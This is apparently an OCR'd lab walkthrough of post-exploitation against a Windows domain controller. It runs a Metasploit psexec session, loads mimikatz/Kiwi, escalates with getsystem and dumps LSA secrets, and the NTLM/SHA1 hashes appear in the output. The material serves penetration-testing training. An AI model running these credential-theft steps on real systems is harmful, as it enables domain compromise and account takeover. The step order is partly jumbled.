



1. Interact with session 1, load Kiwi extension (**load kiwi**), inspect available commands (`?`), and attempt dumping LSA secrets:

   lsa_dump_secrets

   Observe access is restricted under standard user context.


Applications Places System
Wed Dec 4, 02:29
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
https://nvd.nist.gov/vuln/detail/CVE-1999-0504
OSVDB (3106)
http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
https://www.optiv.com/blog/owning-computers-without-shell-access
http://sourceforge.net/projects/smbexec/
View the full module info with the info -d command.
[msf](Jobs:0 Agents:1) exploit(windows/smb/psexec) >> sessions -i 1
[*] Starting interaction with 1...
(Meterpreter 1)(C:\Users\Administrator.LPT\Desktop) > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.
Success.
(Meterpreter 1)(C:\Users\Administrator.LPT\Desktop) >
Menu
msfconsole - Parrot T...


Applications Places System
Wed Dec 4, 02:31
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Kiwi Commands
=============
Command Description
------- -----------
creds_all Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_livessp Retrieve Live SSP creds
creds_msv Retrieve LM/NTLM creds (parsed)
creds_ssp Retrieve SSP creds
creds_tspkg Retrieve TsPkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync Retrieve user account information via DCSync (unparsed)
dcsync_ntlm Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
Menu
msfconsole - Parrot T...





```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : PYSSGDC01
SysKey : e8c68cddb3cac808d4d96bbf55a25249

Local name : PYSSGDC01 ( S-1-5-21-785378746-3992354771-1626871894 )
Domain name : PYSSG ( S-1-5-21-3559493541-3665875311-4193791800 )
Domain FQDN : pyssg.com


Policy subsystem is : 1.14
LSA Key(s) : 1, default {63d35eca-7df6-6f77-7012-314f6c357a79}
  [00] {63d35eca-7df6-6f77-7012-314f6c357a79} 89b2fe01a4a5290b604467beeb6204c5cb03e204434393ab3e4007d172eb7670

Secret  : $MACHINE.ACC
cur/hex : 2d 3e 75 f7 a7 5c 7f 45 47 30 40 ef 05 53 e3 3a b1 71 44 4b 13 ef d7 06 e1 d6 23 06 95 6f 86 0b 54 fb ba 16 72 74 86 c8 f5 09
 61 b6 4c c3 7f 73 fe 32 b4 a5 4b b7 2d 56 f1 b1 f0 24 9b ec 17 e8 12 d4 17 a6 1d 14 1b 17 6f 81 77 02 b8 0b eb 26 14 9d 4b 7d 48 e1 a0
 83 63 ee f7 42 00 4b 65 ba 83 03 52 7b 0d 0a bb 66 68 45 b8 10 63 e5 90 ad ab c4 74 5c 18 ef fe ee c9 81 be 26 13 86 39 2e 1d f5 e8 60
 bf 8d b9 17 c5 99 6e ff 50 b8 17 3d 5f 4b f9 f0 86 ae b9 6c 90 1f b4 e4 af 32 b7 e8 4a b2 9d 74 9e 28 ba e7 f4 72 52 c8 06 91 e1 fc 9a
 e9 0f 3f 7a aa 74 1e 83 15 e3 78 11 1a a1 40 aa c5 62 59 57 49 d4 ad d3 02 5f 86 81 48 0a df 5e b8 ce 58 c2 5c 2d 80 5e d5 47 a2 91 f2
 2d 62 11 3d dd ed 95 85 b4 82 ff 09 72 65 0d 59 d6 41
    NTLM:dc9b526615a48c1919791df0a8701ced
    SHA1:6a558830a169218dc4d2e9dba6bdeaca0eee87e7
old/hex : 97 74 2c f4 5e 9b c0 db 00 1d 93 4c b5 93 4d 03 14 e4 00 f3 03 c6 c2 85 88 61 d4 98 4f 91 0f 02 06 76 27 58 35 0d 2d a7 f2 94
 69 2a bb 3c 46 42 ec af 18 fd 18 60 82 b0 66 f1 f2 2d 96 57 77 70 a2 71 37 6c 69 02 bc 2c 65 f4 b5 ef f7 72 97 42 c0 27 09 70 88 fc ea
 64 3c f8 62 ef e9 06 51 4d b9 34 c7 1a 2c f6 f5 77 33 b2 dc 64 45 a1 e3 17 81 bf 72 87 68 74 07 ac 0a 19 14 9f f6 91 1c 59 f4 ab fe eb
 0c 56 7f 12 7d b2 0a 7e af 0f 27 78 33 78 b0 db 4d 63 26 ee 1e c7 64 db f5 eb b1 be db 0d fb d4 23 ef a1 53 8a d6 d6 17 51 b6 42 cd ed
 a0 0a 6b 3e 8a 02 74 2e 4c 61 9a bb 47 57 77 a0 c8 1d 3f c6 98 cb f1 5c 09 db 18 09 ba 76 cd 05 88 45 bf bf 09 e4 e2 ff 5a 28 1f 7b ad
 df 1d 28 34 db 16 db 99 ea b6 88 da 40 33 95 1d 8c ad
    NTLM:70765c4a590cd08949f0e1c03c56c576
    SHA1:62686f6cb72d06100ed627e3ab004b0461a1cfec
```


1. Escalate privileges to `NT AUTHORITY\SYSTEM`:
   getsystem




1. Re-run `lsa_dump_secrets` under `SYSTEM` context to extract NTLM/SHA1 hashes and secrets.

